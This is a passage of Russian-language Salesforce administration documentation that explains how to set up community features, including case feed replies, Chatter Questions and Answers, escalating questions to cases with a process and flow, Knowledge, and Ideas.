- При необходимости создайте триггер Apex или процесс, позволяющий скрывать или отображать все электронные обращения в ленте обращений сообщества внешних пользователей. Дополнительную информацию см. в разделе [«Сообщения эл. почты в ленте обращений сообщества»](#).

СМ. ТАКЖЕ:

[Лента обращений сообщества](#)

## Публикация сообщений для обращений и вопросов сообщества посредством действия «Сообщество» ленты обращений

Действие «Сообщество» в ленте обращений используется по умолчанию для отправки ответов клиентам по обращениям, созданным в сообществе или на клиентском портале.

Для публикации сообщений для обращений на клиентском портале или в сообществе:

1. Щелкните **«Ответить клиенту»** на странице «Лента обращений».
2. Нажмите кнопку  и выберите **«Сообщество»**.  
В зависимости от параметров ленты обращений, заданных администратором, действие **«Сообщество»** может быть выбрано без предварительного нажатия кнопки **«Ответить клиенту»**.
3. Введите текст сообщения для отправки клиенту.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания сообщений-обращений на клиентских порталах или в сообществах:


- «Редактирование» для обращений




4. При работе над обращением, расширенным из вопроса Chatter Questions или Chatter Answers, выберите аудиторию, которой должно отображаться сообщение.
  - Выберите значение **«Только клиенты»** для публикации ответа в качестве личного или значение **«Каждый»** для публикации ответа в качестве общедоступного.
  - Установите переключатель **«Обращение клиента»** для отображения сообщения всем внутренним и внешним пользователям, имеющим доступ к обращению, или **«Вопрос сообщества»** для публикации общедоступного ответа на вопрос пользователя сообщества. Если вы выберете пункт **«Обращение клиента»**, а ваш администратор Salesforce включил поток коллективного обращения, вы создадите сообщение Chatter вместо комментария к обращению.



5. При необходимости установите флажок «Отправить эл. почту» для уведомления клиента о публикации ответа на вопрос в обращении.

 **Прим.:** Данный параметр доступен только в том случае, если включен администратором, а клиент, которому отправляется ответ, связан с обращением и использует действительный адрес эл. почты. Если ваша организация использует поток общественного обращения и сообщения электронной почты для сообщений обращения Chatter включены, пользователям автоматически отправляется уведомление по электронной почте по их запросам, а этот параметр не отображается.

6. Дополнительно вы можете прикрепить статью базы знаний к сообщению.
7. Чтобы опубликовать сообщение, нажмите кнопку.

 **Прим.:** Если организация поддерживает ленту обращений сообщества, то пользователи могут изменять доступность опубликованных сообщений-обращений. Дополнительные сведения см. разделе [Показ или скрытие опубликованного сообщения или сообщения эл. почты в потоке коллективного обращения](#).

СМ. ТАКЖЕ:

[Отправка исходных и ответных сообщений эл. почты из ленты обращений](#)

[Общие сведения о ленте обращений](#)


[Лента обращений сообщества](#)




## Включение функции «Вопросы Chatter» в сообществе


Функция «Вопросы Chatter» помогает повысить занятость сообщества путем предоставления пользователям возможности публикации вопросов и ответов в ленте Chatter, группах и записях. Участники групп и сообществ могут отвечать на вопросы Chatter точно так же, как публиковать комментарии к сообщениям Chatter. Кроме того, пользователи сообществ, созданных на основе шаблона Napili, могут дополнять вопросы файлами.

Чтобы настроить функцию «Вопросы Chatter» в сообществе, добавьте действие «Вопрос» в глобальный макет публикатора. Организациям, созданным после выпуска Summer'14, действие «Вопрос» доступно по умолчанию, но должно быть перенесено как можно левее.

 **Прим.:** Функция «Вопросы Chatter» не поддерживается сообществами, созданными на основе шаблонов сообществ Коа и Кокуа.



1. Введите строку «*Макеты публикатора*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Макеты публикатора**».
2. Щелкните ссылку «**Правка**» напротив глобального макета публикатора.
3. Перетащите действие «Вопрос» из палитры в глобальный макет публикатора. Если действие «Вопрос» уже отображается в макете, измените порядок его отображения.
4. Нажмите кнопку «**Сохранить**».

 **Прим.:** При использовании настроенного макета публикатора в группах или записях убедитесь, что действие «Вопрос» также добавлено в данные макеты.

СМ. ТАКЖЕ:

[Отслеживание показателей использования вопросов Chatter в организации Salesforce и сообществах](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция «Вопросы Chatter» доступна в версиях: **Group Edition, Professional Edition, Developer Edition, Performance Edition, Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы отредактировать глобальный макет публикатора, выполните указанные ниже действия.

- «Настройка приложения»

## Включение Chatter Answers в сообществе

Chatter Answers — это сообщество по поддержке портала самообслуживания, позволяющее пользователям публиковать вопросы и получать ответы или комментарии от других пользователей или агентов службы поддержки.

Для настройки Chatter Answers в сообществах Salesforce выполните действия, указанные ниже.

1. Включите Chatter Answers.
  - a. Введите строку «*Параметры Chatter Answers*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры Chatter Answers**».
  - b. Установите флажок «**Включить Chatter Answers**».
2. Убедитесь, что участникам сообщества доступны перечисленные ниже объекты.
  - Вопросы
  - Статьи базы знаний
  - Категории данных
3. Создайте зону для Chatter Answers.
  - a. Включите зону для Chatter Answers.
  - b. Задайте параметру «Доступно» нужное сообщество.
  - c. Выберите общедоступную группу организации в поле «Группа агентов службы поддержки».
4. Добавьте вкладку «Вопрос и ответ» в сообщество.
  - a. Введите строку «*Все сообщества*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Все сообщества**». Затем щелкните ссылку «**Управление**» напротив имени нужного сообщества.
  - b. Последовательно выберите пункты «**Администрирование**» > «**Вкладки**».
  - c. Добавьте вкладку «Вопрос и ответ» в список «Выбранные вкладки».
  - d. Нажмите кнопку «**Сохранить**».
  - e. Нажмите кнопку «**Закреть**».
5. Разрешите отображение вкладки «Вопрос и ответ» в нужных профилях.
  - a. В разделе «Настройка» введите «*Профили*» в поле «Быстрый поиск», затем выберите «**Профили**».
  - b. Щелкните ссылку «**Правка**» напротив нужного профиля.
  - c. Задайте вкладке «Вопрос и ответ» значение «Включены стандартные параметры» в разделе «Параметры стандартной вкладки».
  - d. Нажмите кнопку «**Сохранить**».

Ниже перечислены дополнительные параметры развертывания, которые могут быть настроены после включения Chatter Answers в сообществе.

- Общедоступный сайт Force.com (с порталом или без него).
- Вкладка Visualforce, поддерживающая фирменный стиль, настраиваемую целевую страницу и настраиваемый доступ к Chatter Answers внутри сообщества.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы включить Chatter Answers в сообществах Salesforce, выполните указанные ниже действия.

- «Настройка приложения»

При самостоятельной регистрации пользователя для сообщества, поддерживающего Chatter Answers, полномочие «Пользователь Chatter Answers» не назначается пользователю автоматически. Назначьте пользователю сообщества полномочия для Chatter Answers.

## Настройка функции создания обращения из вопроса


Добавьте функцию создания обращения из вопроса в сообщества или организацию Salesforce, либо одновременно.

Функция создания обращения из вопроса позволяет модераторам использовать Chatter для создания обращений из нерешенных вопросов, гарантируя более удобное отслеживание и решение проблем клиентов. Модераторы могут создавать обращения из вопросов прямо в ленте. Процесс создания обращений из вопросов, соответствующих заданным критериям, может быть автоматизирован посредством конструктора процессов Lightning, позволяющего настраивать процессы, аналогичные бизнес-правилам. Обращения, созданные из вопросов, добавляются в очередь, где доступны агентам службы поддержки для рассмотрения.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**



Функция создания обращения из вопроса поддерживается только сообществами, использующими функцию «Вопросы Chatter».

### 1. Включение функции создания обращения из вопроса

Функция создания обращения из вопроса позволяет модераторам использовать Chatter для создания обращений из вопросов, гарантируя быстрое решение вопросов клиентов. Включите функцию создания обращения из вопроса в сообществах или организации Salesforce, либо одновременно.

### 2. Добавление поля «Вопрос из Chatter» в подробное представление обращения

При создании обращения из вопроса в Chatter поле «Вопрос из Chatter» страницы сведений об обращении отображает ссылку на исходный вопрос. Данное поле позволяет агентам быстро открывать ленту.

### 3. Добавление действия «Расширить до обращения» в макет элемента ленты

Чтобы разрешить модераторам создание обращений из вопросов, добавьте действие «Расширить до обращения» на страницы вопросов Chatter. Данное действие создается автоматически при включении функции создания обращения из вопроса в организации.

### 4. Подтверждение доступа к действию «Расширить до обращения»

Если организация использует несколько типов записей для обращений, убедитесь, что профилям, которым требуется функция создания обращения из вопроса, доступен тип записи, связанный с действием «Расширить до обращения». Если организация использует только один тип записи для обращений, пропустите данный процесс.

### 5. Настройка макета действия «Расширить до обращения»

Выберите поля и определите порядок их отображения для действия «Расширить до обращения» на основе информации, которая должна отслеживаться для каждого обращения.

### 6. Автоматическое назначение обращений из вопросов очередям

Функция создания обращения из вопроса не поддерживает правила назначения обращений, поэтому обращение, созданное из вопроса, по умолчанию назначается модератору, расширяющему вопрос. При необходимости создайте бизнес-правило или процесс, который автоматически добавляет обращения, созданные из вопросов, в очередь, где они доступны агентам для рассмотрения.

### 7. Автоматическое создание обращений из нерешенных вопросов в Chatter

Расширение сообщества или организации не должно препятствовать быстрому получению ответов на заданные вопросы. Функция создания обращения из вопроса позволяет модераторам расширять нерешенные вопросы до обращений прямо в ленте. Кроме того, система поддерживает конструктор процессов Lightning, позволяющий настраивать более эффективные процессы принятия решения, аналогичные бизнес-правилам. Настройте процесс, который автоматически создает обращения из вопросов, соответствующих заданным критериям.


СМ. ТАКЖЕ:

[Включение функции создания обращения из вопроса](#)

## Включение функции создания обращения из вопроса

Функция создания обращения из вопроса позволяет модераторам использовать Chatter для создания обращений из вопросов, гарантируя быстрое решение вопросов клиентов. Включите функцию создания обращения из вопроса в сообществах или организации Salesforce, либо одновременно.

1. Введите строку «*Параметры поддержки*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры поддержки**».
2. Чтобы включить функцию создания обращения из вопроса во всех сообществах, использующих функцию «Вопросы Chatter», установите флажок «**Включить функцию создания обращения из вопроса в сообществах**».
3. Чтобы включить функцию создания обращения из вопроса в организации Salesforce, установите флажок «**Включить функцию создания обращения из вопроса в системе Salesforce**».
4. Нажмите кнопку «**Сохранить**».

 **Прим.:** Убедитесь, что используете макет страницы на основе ленты. Данный макет позволяет агентам и модераторам использовать действие «Сообщество» для публикации ответов на расширенные вопросы. Организация, созданная до выпуска Spring'14, может использовать другой макет страницы.

СМ. ТАКЖЕ:

[Добавление поля «Вопрос из Chatter» в подробное представление обращения](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции создания обращения из вопроса:

- «Настройка приложения»

## Добавление поля «Вопрос из Chatter» в подробное представление обращения

При создании обращения из вопроса в Chatter поле «Вопрос из Chatter» страницы сведений об обращении отображает ссылку на исходный вопрос. Данное поле позволяет агентам быстро открывать ленту.

Сначала настройте параметры безопасности поля для определения пользователей, которым поле «Вопрос из Chatter» должно отображаться на страницах сведений об обращениях.

1. Откройте страницу «Поля» посредством параметров управления обращениями.
2. Щелкните ссылку «Вопрос из Chatter».
3. Нажмите кнопку «Настроить параметры безопасности полей».
4. Установите флажок «Доступно» напротив нужных профилей.
5. Нажмите кнопку «Сохранить».

Теперь добавьте поле в подробное представление обращения.

1. Откройте страницу «Макеты страниц» посредством параметров управления обращениями.
2. Щелкните ссылку «Правка» напротив нужного макета страницы.
3. Перетащите поле «Вопрос из Chatter» из раздела «Поля» на палитре редактора макетов страниц в раздел сведений об обращении.
4. Нажмите кнопку «Сохранить».
5. Чтобы подтвердить назначение настроенного макета страницы нужным профилям, нажмите кнопку «Назначение макета страницы». При необходимости назначьте данный макет страницы внутренним пользователям, которым должно быть доступно поле обращения «Вопрос из Chatter».

СМ. ТАКЖЕ:

[Добавление действия «Расширить до обращения» в макет элемента ленты](#)

[Поиск по параметрам управления объектами](#)

[Поиск по параметрам управления объектами](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров безопасности поля:

- «Управление профилями и наборами полномочий»

И

«Настройка приложения»

Для настройки макетов страниц:

- «Настройка приложения»

## Добавление действия «Расширить до обращения» в макет элемента ленты

Чтобы разрешить модераторам создание обращений из вопросов, добавьте действие «Расширить до обращения» на страницы вопросов Chatter. Данное действие создается автоматически при включении функции создания обращения из вопроса в организации.

1. Введите строку «*Элемент ленты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макет элемента ленты»**.
2. Щелкните ссылку **«Правка»** напротив нужного макета элемента ленты.
3. Перетащите действие «Расширить до обращения» из категории «Быстрые действия» на палитре в раздел «Быстрые действия» в разделе публикатора Salesforce Classic.
4. Нажмите кнопку **«Сохранить»**.
5. Чтобы подтвердить назначение настроенного макета элемента ленты нужным профилям, нажмите кнопку **«Назначение макета страниц»**.

СМ. ТАКЖЕ:

[Подтверждение доступа к действию «Расширить до обращения»](#)

## Подтверждение доступа к действию «Расширить до обращения»

Если организация использует несколько типов записей для обращений, убедитесь, что профилям, которым требуется функция создания обращения из вопроса, доступен тип записи, связанный с действием «Расширить до обращения». Если организация использует только один тип записи для обращений, пропустите данный процесс.

Сначала просмотрите тип записи, назначенный профилям, которым требуется доступ к действию «Расширить до обращения».

1. В разделе «Настройка» введите «*Профили*» в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Щелкните имя нужного профиля.
3. Запомните типы записей обращения, используемый профилем, в разделе «Параметры типа записи».
4. Убедитесь, что профилю пользователя назначено полномочие **«Модерирование Chatter»** или **«Модерирование лент сообществ»** в разделе «Полномочия».

Затем просмотрите тип записи, используемый действием «Расширить до обращения». При необходимости внесите соответствующие изменения.

1. Введите строку «*Действия*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Действия элемента ленты»**.
2. Щелкните ссылку **«Правка»** напротив действия «Расширить до обращения».
3. Убедитесь, что поле «Тип записи» отображает тип записи, назначенный нужным профилям. В противном случае, выберите соответствующий тип записи из раскрывающегося списка.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования макетов страниц:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения типов записей:

- «Настройка приложения»

#### 4. Нажмите кнопку «Сохранить».


СМ. ТАКЖЕ:

[Настройка макета действия «Расширить до обращения»](#)

### Настройка макета действия «Расширить до обращения»

Выберите поля и определите порядок их отображения для действия «Расширить до обращения» на основе информации, которая должна отслеживаться для каждого обращения.

1. Введите строку «*Действия*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Действия элемента ленты**».
2. Щелкните ссылку «**Макет**» напротив действия «Расширить до обращения».
3. Перетащите нужные поля из палитры редактора макетов действий. При необходимости измените порядок их отображения.
4. Нажмите кнопку «**Сохранить**».

 **Прим.:** Общедоступные сообщества не поддерживают поиск контакта после отправки обращения, поэтому поле «Контакт» может быть удалено из макета действия.

СМ. ТАКЖЕ:

[Автоматическое назначение обращений из вопросов очередям](#)

### Автоматическое назначение обращений из вопросов очередям

Функция создания обращения из вопроса не поддерживает правила назначения обращений, поэтому обращение, созданное из вопроса, по умолчанию назначается модератору, расширяющему вопрос. При необходимости создайте бизнес-правило или процесс, который автоматически добавляет обращения, созданные из вопросов, в очередь, где они доступны агентам для рассмотрения.

Расширенные вопросы могут назначаться очередям разными способами. Рекомендуем использовать конструктор процессов Lightning для создания процесса, автоматически назначающего обращение, поле «Тип» которого содержит значение «Вопрос», выбранной очереди. При необходимости создайте процесс, поддерживающий несколько очередей. Например, процесс может назначать обращения, содержащие определенную тему, другой очереди.

Конкретный способ назначения расширенных вопросов очередям определяется многими факторами, включая пользователей и цели. Выберите способ, являющийся наиболее оптимальным для текущей организации.

Дополнительную информацию о порядке создания очереди см. в разделе «[Создание очередей](#)».

СМ. ТАКЖЕ:

[Автоматическое создание обращений из нерешенных вопросов в Chatter](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:

- «Настройка приложения»

#### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Функция создания обращения из вопроса доступна в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.



## Автоматическое создание обращений из нерешенных вопросов в Chatter

Расширение сообщества или организации не должно препятствовать быстрому получению ответов на заданные вопросы. Функция создания обращения из вопроса позволяет модераторам расширять нерешенные вопросы до обращений прямо в ленте. Кроме того, система поддерживает конструктор процессов Lightning, позволяющий настраивать более эффективные процессы принятия решения, аналогичные бизнес-правилам. Настройте процесс, который автоматически создает обращения из вопросов, соответствующих заданным критериям.

 **Важное замечание:** Данные инструкции относятся только к организациям и сообществам, использующим функцию «Вопросы Chatter». Не знаете, к какому типу относится ваша организация или сообщество? См. раздел [Различия между функциями публикации вопросов и ответов в системе Salesforce](#) на странице 3322.

Процессы поддерживают разные способы использования функции создания обращения из вопроса. Например, процессы могут выполнять указанные ниже действия.

- Создание обращений из вопросов по истечении недели, при получении более 10 предпочтений и при отсутствии выбранного лучшего ответа.
- Немедленное создание обращений из вопросов при наличии слова «конкурент».

Процессы, связанные с функцией создания обращения из вопроса, используют объект «Элемент ленты». Процесс содержит поток, оценивающий сообщения-вопросы на соответствие заданным критериям расширения. При необходимости рекомендуем создать переменные потока на основе нескольких полей объекта «Элемент ленты», включая:

- `BestCommentId`: код комментария, выбранного в качестве лучшего ответа. При отсутствии комментария, выбранного в качестве лучшего ответа, данное поле содержит нулевое значение.
- `CommentCount`: количество комментариев для вопроса.
- `LikeCount`: количество предпочтений для вопроса.

 **Совет:**

- Тип данных каждой переменной потока должен соответствовать типу данных поля элемента ленты. Поля `CommentCount` и `LikeCount` являются числовыми, тогда как поле `BestCommentId` является текстовым.
- Создание элемента ленты может инициировать выполнение процесса; недоступно обновлениям элементов ленты (например, предпочтения и комментарии). В зависимости от используемого процесса рекомендуем определить время, по истечении которого необходимо выполнять связанный поток.

### **Дополнительные сведения**

Допустим, что администратор хочет разрешить автоматическое расширение вопросов до обращений, если они соответствуют следующим критериям.

- Прошло 24 часа.
- Вопрос получил более 4 комментариев.
- Лучший ответ не выбран.

#### **Действие 1. Создание процесса**

Сначала администратор создает процесс для объекта «Элемент ленты» посредством конструктора процессов. Процесс выполняется только при создании элементов ленты.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция создания обращения из вопроса доступна в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Конструктор процессов Lightning доступен в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.



**Действие 2. Добавление критериев**


Администратор добавляет критерии, проверяющие недавно созданные элементы ленты на наличие вопросов. Администратором используются параметры ниже.

- Имя критерия: Является вопросом
- Критерии для выполнения действий: Условия фильтра выполняются
- Условие фильтра: [FeedItem].Type "*равно*" Сообщение-вопрос
- Соответствие всем условиям (И)

**Действие 3. Добавление потока**


Администратор создает простой поток «Расширение вопроса до обращения» посредством облачной версии приложения Flow Designer. Поток содержит три элемента: *поиск записи*, *решение* и *быстрое действие*. Данный поток проверяет вопрос на наличие не менее четырех комментариев и лучшего ответа. Элемент «поиск записи» извлекает код записи из сообщения-вопроса. Ниже перечислены используемые параметры.

- Имя: Код вопроса
- Поиск: FeedItem
- Поле: Код
- Оператор: равно
- Значение: {!QuestionID}

 **Прим.:** Администратор создает текстовую переменную {!QuestionID} для поля «Значение» (использует тип ввода/вывода «Ввод и вывод»).


Элемент «решение» определяет необходимость расширения вопроса до обращения. Ниже перечислены используемые параметры.

- Имя: Подлежит расширению
- Стандартный результат: Нет
- Редактируемый результат: Да
  - Условия потока: {!BestCommentId} "*равно нулю*" {!\$GlobalConstant.True}
  - И
  - {!CommentCount} "*больше или равно*" 4
  - Все условия должны быть истинными (И)

 **Прим.:** Администратор создает две новые переменные для поля «Условия потока»: текстовая переменная {!BestCommentId} и числовая переменная {!CommentCount} (обе используют тип ввода/вывода «Ввод и вывод»).

Быстрое действие **FeedItem.EscalateQFIToCase** расширяет вопрос до обращения при выполнении условий для результата «Да». Ниже перечислены используемые параметры.

- Имя: Расширить до обращения
- Код связанной записи: {!QuestionId}

 **Внимание:** Не рекомендуем редактировать имя быстрого действия **FeedItem.EscalateQFIToCase**. Редактирование имени действия инициирует его отображение в раскрывающемся меню действий некоторых сообщений ленты, а также возникновение ошибок.

**Действие 4. Добавление потока в процесс**

Администратор добавляет созданный поток в качестве запланированного действия. Сначала администратор определяет необходимость выполнения потока через 24 часа после создания элемента ленты.

Затем администратор добавляет поток в процесс посредством переменной, использующей сведения из записи элемента ленты. Администратором используются параметры ниже.

- Имя действия: Расширить до обращения
- Поток: Escalate\_Question\_to\_Case
- **Переменная:**
  - Переменная потока: QuestionId
  - Значение: [FeedItem].Id

**Действие 5. Сохранение и активация процесса**

Посмотрите созданный процесс.

Активация процесса инициирует его выполнение для всех будущих вопросов, публикуемых в сообществах и системе Salesforce.



**Совет:** Администратор может создать похожий процесс, позволяющий расширять вопросы до обращений при получении не менее 10 предпочтений. Он может сэкономить время, клонировав этот процесс и связать его с потоком, проверяющим вопросы на количество предпочтений.

СМ. ТАКЖЕ:

[Конструктор процессов Lightning](#)

[Облачная версия приложения Flow Designer](#)

## Включение Salesforce Knowledge в сообществе

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

---

Сообщества доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

---

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition**.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Enterprise Edition**, **Unlimited Edition** и **Developer Edition**.


Включите Salesforce Knowledge, чтобы пользователи сообщества могли просматривать статьи из базы знаний.

Если организация Salesforce имеет лицензию Salesforce Knowledge, то сообщества могут использоваться для доступа к статьям базы знаний. После включения Salesforce Knowledge выполните указанные ниже действия для просмотра статей в сообществах.

#### 1. Обновите профили.

- Клонировать профиль «Пользователь Customer Community», «Пользователь Customer Community Plus» или «Пользователь Partner Community» и включить полномочие «Чтение» для типов статей, которые должны быть доступны пользователям сообщества.
- Убедитесь, что доступности вкладки «Статьи» (или «База знаний») задано значение «Включены стандартные параметры».
- Нажмите кнопку **«Редактировать профили»** внизу страницы сведений и активируйте новый профиль.

#### 2. Добавьте вкладку «База знаний» в каждое сообщество.

 **Прим.:** Участники сообществ без полномочия Knowledge One не могут просматривать базу знаний посредством сообществ. Они также не могут просматривать базу знаний в сообществах посредством мобильных и загружаемых веб-приложений Salesforce<sup>1</sup>.

#### 3. Чтобы назначить пользователям сообщества другие параметры доступности группы категорий, измените параметры доступности посредством набора полномочий, профиля или роли. Например, чтобы запретить пользователям с профилем «Пользователь Customer Community» просмотр статей из определенной группы категорий, измените доступность категорий данных для данного профиля.

#### 4. Уведомите пользователей, создающих статьи, о необходимости выбора канала **«Клиент»** (для пользователей с лицензией Customer Community или Customer Community Plus) или **«Партнер»** (для пользователей с лицензией Partner Community) при создании или изменении статьи. В противном случае, статья не будет опубликована в сообществе.

СМ. ТАКЖЕ:

[Общие сведения о Salesforce Knowledge](#)

[Настройка Salesforce Knowledge](#)

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- «Создание и настройка сообществ»

И участие в сообществе, подлежащем обновлению

Для настройки Salesforce Knowledge, создания типов статей и действий над статьями и изменения назначений групп категорий:

- «Настройка приложения»

И

«Управление Salesforce Knowledge»

Для назначения лицензий пользователя:

- «Управление внутренними пользователями»

Для создания категорий данных:

- «Управление категориями данных»

## Включение идей в сообществе

Вкладка «Идеи» позволяет группе пользователей публиковать, голосовать и комментировать идеи. Включение вкладки «Идеи» в сообществе предоставляет интерактивный и понятный способ привлечения, управления и демонстрации инноваций.

Для управления едиными параметрами идей выполните указанные ниже действия.

1. Введите строку «*Параметры идей*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры идей**».
  - a. Чтобы включить идеи в организации, установите флажок «Включить идеи».
  - b. Чтобы включить HTML-редактор идей, предоставляющий пользователям возможности HTML-редактирования и добавления ссылок на изображения посредством интерфейса WYSIWYG при публикации или комментировании идей, установите флажок «Разрешить форматирование текста, вставку изображений и ссылок».
 

Включение HTML-редактора является необратимым.
  - c. Чтобы включить поле со множественным выбором «Категории», нажмите кнопку «**Включить**», расположенную под сообщением «Категории» вверху страницы. Данная кнопка отображается только в том случае, если поле «Категории» не включено.
  - d. Чтобы разрешить участникам сообщества «Идеи» связывать идею с несколькими категориями, установите флажок «Включить категории». Включение многовариантных категорий является необратимым.
  - e. Чтобы разрешить пользователям зарабатывать очки и рейтинги на основе их действий в каждой зоне, установите флажок «Включить поддержку репутации».
  - f. Введите нужное количество дней в поле «Период расцвета (в днях)».
 

Параметр «Период расцвета» определяет скорость, с которой устаревшие идеи перемещаются в нижние строки рейтинга на вложенной вкладке «Популярные идеи», чтобы уступить место тем идеям, за которые недавно были отданы голоса. Чем меньше период расцвета, тем быстрее устаревшие идеи перемещаются вниз страницы.
2. Определите и настройте поля для идей.
  - a. Определите значения раскрывающегося списка для полей «Категории» и «Статус».
 

Убедитесь, что зоны, подлежащие добавлению в сообщество, содержат категории и статусы.
  - b. Настройте параметры безопасности для стандартных и настраиваемых полей.
  - c. Создайте настраиваемые поля и настройте правила проверки.
 

Настраиваемые поля отображаются в разделе «Дополнительные сведения» на страницах «Добавить идею» и «Сведения об идее».
  - d. При необходимости добавьте поле «Вложение» в макет и настройте параметры безопасности поля для предоставления пользователям возможности добавления файлов в собственные идеи.
3. Чтобы включить экспертов внутри зон, создайте общедоступную группу, содержащую данных пользователей.
4. При необходимости включите поддержку пространств идей.
5. Создайте как минимум одну зону для объединения идей в логические группы и свяжите зоны с сообществом.
6. Настройте макеты страниц идей для отображения нужной информации.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров идей:

- «Настройка приложения»

7. Создайте правила проверки, препятствующие использованию оскорбительных слов в зоне.
8. Настройте правила проверки и триггеры Apex для комментариев к идеям.
